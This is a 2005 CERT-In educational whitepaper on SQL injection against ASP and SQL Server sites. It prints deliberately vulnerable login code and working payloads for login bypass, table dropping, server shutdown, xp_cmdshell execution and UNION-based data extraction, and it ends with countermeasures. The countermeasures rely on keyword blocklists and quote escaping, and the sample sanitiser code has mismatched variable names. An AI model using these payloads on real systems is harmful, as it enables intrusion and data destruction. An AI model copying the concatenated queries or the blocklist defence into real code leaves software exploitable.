CERT-In

Indian Computer Emergency Response Team

Enhancing Cyber Security in India

SQL Injection Techniques & Countermeasures

By

Pankaj Sharma

Department of Information Technology
Ministry of Communications and Information Technology
Govt. of India

Issue Date: July 22, 2005

Index

1. Background

SQL injection is a technique used to exploit web applications that use client-supplied data in SQL queries without validating the input. SQL injection is an attack methodology that targets the data residing in a database through the firewall that shields it. The SQL Injection works even if the System is fully patched, it requires nothing but port 80 should open. The attack takes advantage of poor input validation in code and website administration.

The objective of this paper is to educate the professionals of security community on the techniques that can be used to exploit a web application that is vulnerable to SQL injection and to make clear and correct mechanisms that should be used to protect against SQL injection and poor input validations.

2. Introduction

This paper is related to the subject of SQL injection in a Microsoft SQL Server using IIS and active server pages (ASP) environment .Structured Query Language ('SQL') is a textual language used to interact with relational databases. SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into a web-based application.

A typical SQL query comprises one or more SQL commands, such as SELECT, UPDATE or INSERT. For SELECT queries, each query typically has a clause by which it returns data, for example:

```
SELECT * FROM Users WHERE userName = 'ram';
```

Returns rows from the *Users* table returned where the *userName* field is equal to the string value of *Ram*.

3. SQL Injection

SQL injection is the act of passing SQL code into an application that was not intended by the developer. SQL injection vulnerability can occur when a program uses user-provided data in a database query without proper input validation. On the other hand SQL injection is a form of attack on a database-driven web site in which the attacker executes unauthorized SQL commands by taking advantage of insecure code on a system connected to the Internet, bypassing the firewall.

4. Techniques of SQL Injection

Some of the commonly used SQL injection techniques are:

4.1 Access through Login Page

4.1.1 Using ‘or’ condition.
4.1.2 Using ‘having’ clause.
4.1.3 Using multiple queries.
4.1.4 Using extended stored procedures.

4.2 Access through URL

4.2.1 By manipulating the query string in URL.
4.2.2 Using the ‘SELECT & UNION’ statements.


Through Login Page

4.1 Access through Login Page

The easiest SQL injection is to bypass the logon forms where the user is authenticated against a password supplied by the user.

A sample Logon form and authorization script is shown below

Login form



Authorization script in the web page:


Login.asp

```
<%
dim userName, password, query
dim conn, rs

userName = Request.Form("userName")
password = Request.Form("password")

set conn = server.createObject("ADODB.Connection")
set rs = server.createObject("ADODB.Recordset")

query = "select count(*) from users where userName='" &userName
& "' and userPass='" & password & "'"
conn.Open "Provider=SQLOLEDB; Data Source=(local);
Initial Catalog=myDB; User Id=sa; Password="
rs.activeConnection = conn
rs.open query
if not rs.eof then
response.write "Logged In SQL world"
else
response.write "Bad Credentials"
end if

%>
```

4.1.1 Using ‘or’ condition.

To bypass this authorization, the user will have to enter the following sql code:

```
Username: Ram
Password: ‘or 1=1 --
out put -> "Logged In SQL world ".
```




The resultant query would now look like:

```
select count(*) from users where userName=’Ram’ and userPass=’’  or
1=1 --’
```


The query now checks for an empty password, or the conditional equation of *1=1*,then a valid row has been found in the *users* table.The first ‘ quote is used to terminate the string and ’-- ‘ is used to comments the remaining portion of the query.

4.1.2 Using ‘having’ clause.

```
Username: ' having 1=1 --
Password: [Anything]
out put -> " Error".
```




On clicking the submit button to start the login process, the SQL query causes ASP to display the following error in the browser:



In this way *'having'* clause can be used to know the name of database and attribute name.This error message now tells the attacker the name of one field from the database *users.userName.* Using the name of this field, attacker can now use SQL Server's *'LIKE'* keyword to login with the following credentials:

```
Username: ' or users.userName like 'admin%' --
Password: [Anything]
out put -> " Login as admin".
```



The resultant query would now look like this:

```
select userName from users where userName='' or  users.userName like
'admin%' --' and userPass=''
```


The query checks for an user name starting from ‘admin’ in user table.

4.1.3 Using multiple queries.

SQL server, among other databases, delimits queries with a semi-colon. The use of a semi-colon allows multiple queries to be submitted as one batch and executed sequentially, for example:
select 1; select 1+2; select 1+3;

If user logged in with the following credentials:


```
Username: ' or 1=1; drop table users; --
Password: [Anything]
```



Then the query would execute in two parts.

First: Select the *userName* field for all rows in the users table.

Second: Delete the *users* table, so that when user logged in following error will appear:




Some Websites use the default system account **(sa)** user when logging into SQL Server from their ASP scripts by default, this user has access to all commands and can delete, rename, and add databases, tables, triggers, and more.

One of SQL Server's most powerful commands is :

```
SHUTDOWN WITH NOWAIT
```

which causes SQL Server to shutdown, immediately stopping the Windows service.

```
Username: '; shutdown with nowait; --
Password: [Anything]
```



This would make our *login.asp* script run the following query:


```
select userName from users where userName='';shutdown with nowait; --' and userPass=''
```

If the user is set up as the default **sa** account, then SQL server will shut down.

4.1.4 Using extended stored procedures.

Executing an extended stored procedure using our login form with an injected command as the username, like this:

```
Username: '; exec master..xp_cmdshell 'iisreset'; --
Password: [Anything]
```



This would send the following query to SQL Server:

```
select userName from users where UserName='';execmaster..xp_cmdshell 'iisreset'; --' and userPass=''
```

To execute stored procedures user or database should have necessary privileges.
If IIS installed on the same machine as SQL Server ,then administrator/user could restart it by using the '**xp_cmdshell**' extended stored and 'iisreset'.

4.2 Through URL

4.2.1 By manipulating the query string in URL.

Many times URL looks like this:

www.sqlproduct.com/sqlproducts.asp?p_id=7

To see the product details the product script on the server look like:


sqlproducts.asp

```
<%
dim prodId
prodId = Request.QueryString("p_id")
set conn = server.createObject("ADODB.Connection")
set rs = server.createObject("ADODB.Recordset")

query = "select prodName from products where id = " & prodId

conn.Open "Provider=SQLOLEDB; Data Source=(local);
Initial Catalog=myDB; User Id=sa; Password="
rs.activeConnection = conn
rs.open query

if not rs.eof then
response.write "Got product " & rs.fields("prodName").value
else
response.write "No product found"
end if
%>
```

Now to know the field name of products table attacker can write:


http://sqlproduct/sqlproducts.asp?p_id=0%20having%201=1

This would produce the following error in the browser:



Now using products field (products.prodName) call up the following URL in the browser:

`http://localhost/products.asp?productId=0;insert%20into%20products (prodName)%20values(left(@@version,50))`




Here's the query without the URL-encoded spaces:

`http://localhost/products.asp?productId=0;insert into products(prodName) values(left(@@version,50))`

`out put ->`"No product found".

However the above query runs an **INSERT** query on the products table, adding the first 50 characters of **SQL server's @@version variable** as a new record in the products table.which contains the details of SQL Server's version, build, etc.

An attacker could get the version of SQL server by writing :
`http://localhost/products.asp?productId=(select%20max(id) %20from%20products)`



`Got product Microsoft SQL Server 2000 - 8.00.534 (Intel X86).`
After getting the version details of SQL server an attacker could exploit the vulnerabilities associated with this version ,if the SQL server is not fully patched .

4.2.2 SELECT and UNION Statements

Let us consider a web page that returns employee information when a city is entered. The SQL query in the web page will look like this

```
SELECT person_name, age, designation FROM emp WHERE person_city =‘”
& txtcity & “’”
```

An attacker can use **`sysobjects and`** syscolumns tables to make UNION statement. The table sysobjects for the table names and **`syscolumns`** for the fields.

To make a UNION statement successful, the number of columns in the two SELECT statement and their field types should match. The following injection string can be used:

```
’ UNION ALL SELECT pname,p_id, ‘5’ FROM sysobjects WHERE ptype = ‘U
```

The SQL query that will be formed will look like this:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE person_city = ‘’ UNION ALL SELECT pname, p_id, ‘5’ FROM
sysobjects WHERE
ptype = ‘U’
```

Error messages are very important for a successful attack. The error from the server is:

Server: Msg 205 ,level 16,State 1,Line 1
All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

The user can add another field so that the SQL query passed to the database will be:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE person_city = '' UNION ALL SELECT pname, p_id, '5', '5' FROM
sysobjects WHERE ptype = 'U'
```

Since the number of columns in the two SELECT statements match and the column type matches, the attacker will get a valid output which will lists all the tables in the database with their p_id number. Attacker can select one such table and its corresponding p_id and form another SQL injection string:

```
' UNION ALL SELECT pname, '5', '5', '5' FROM syscolumns WHERE p_id =
'13987
```

The SQL query that will be executed on the server would be:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE city = '' UNION ALL SELECT pname, '5', '5', '5' FROM
syscolumns
WHERE id = '13987'
```

In this way attacker can get all information from **emp** table.

5. Countermeasures to protect against SQL Injection

As SQL injection occurs due to poor coding and poor website administration the following steps can be taken to avoid SQL injection.

5.1 Input Validation:

5.1.1 Escape Quotes:

Replace all single quotes to two single quotes**:**

```
<%
function repQuotes(strWords)
repQuotes = replace(strWords, "'", "''")
end function
%>
```

5.1.2 Sanitize the input or Remove Culprit Characters :

All client-supplied data needs to be cleansed of any characters or strings that could possibly be used maliciously. Character sequences such as;, --, select, insert and xp_ can be used to perform an SQL injection attack .So remove them by creating function like rem_culp_char.

```
<%
function rem_culp_char(strWords)
dim badChars
dim newChars
badStuff = array("select",”union”,"drop", ";", "--", "insert",
"delete", "xp_",”*”)
newChars = strWords

for i = 0 to uBound(badChars)
newChars = replace(newChars, badsStuff(i), "")
next
rem_culp_char = newChars
end function
%>
```

Using *repQuotes* in combination with *rem_culp_char* greatly removes the chance of any SQL injection attack

For example :

\select Person_name from employee where emp_id= 601; xp_cmdshell 'format c: /q /yes '; drop database myDB; --

and run the query through *repQuotes* and then *rem_culp_char*, the query would end up looking like this:

```
Person_name  from employee where emp_id=1 cmdshell ''format c:
/q /yes '' database myDB
```

The above query is useless i.e. it will not run.

5.1.3 Limit the Length of User Input:

- Keep all text boxes and form fields as short as possible.
- While accepting a query string value for a product ID or the like, always use a function to check if the value is actually numeric, such as the IsNumeric() function for ASP.
- Always Use method attribute set to POST.

5.2 Modify Error Reports:

To avoid SQL injection developer should handle or configure the error reports in such a way that error cannot be shown to outside users. In These error reports some time full query is shown, pointing to the syntax error involved, and attacker could use it for further attacks. Display of errors should be restricted to internal users only.

5.3 Other Preventions:

- ✓ The default system account (sa) for SQL server 2000 should never be used
- ✓ If extended stored procedures are not used, or have unused triggers, stored procedures, user-defined functions, etc, then remove them, or move them to an isolated server. Most extremely damaging SQL injection attacks attempt to make use of several extended stored procedures such as xp_cmdshell and xp_grantlogin, so by removing them, theoretically blocking the attack before it can occur.

Note: To execute stored procedures user or database should have necessary privileges.

- ✓ Isolate database server and web server. Both should reside on different machines.

6. Conclusion

This document summarizes the possibility of exploiting SQL injection while having no detailed error messages. Using the techniques described in this document, many applications were proven to be exploitable. Hopefully, after reading this document the reader now understands as well, why SQL injection is a real threat to any system, with or

without detailed error messages, and why relying on suppressed error messages is not secure enough. SQL injection attacks are a serious concern for application developers they should secure their code and design as they can be used to break into supposedly secure systems and steal, alter, or destroy data. E-Commerce web applications are most vulnerable to such attacks. To avoid SQL injection applications should validate and sanitize all user input, never use dynamic SQL, execute using an account with few privileges, hash or encrypt their secrets, and present error messages that reveal little if no useful information to the hacker.

7. References

SQL Injection Attacks - Are You Safe? By Mitchell Harper
(http://www.sitepoint.com/article/sql-injection-attacks-safe)

Steve Friedl's Unixwiz.net Tech Tips,SQL Injection Attacks by Example
(http://www.unixwiz.net/techtips/sql-injection.html)

http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf

Advanced SQL Injection In SQL Server Applications: Chris Anley
(http://www.nextgenss.com/papers/advanced_sql_injection.pdf)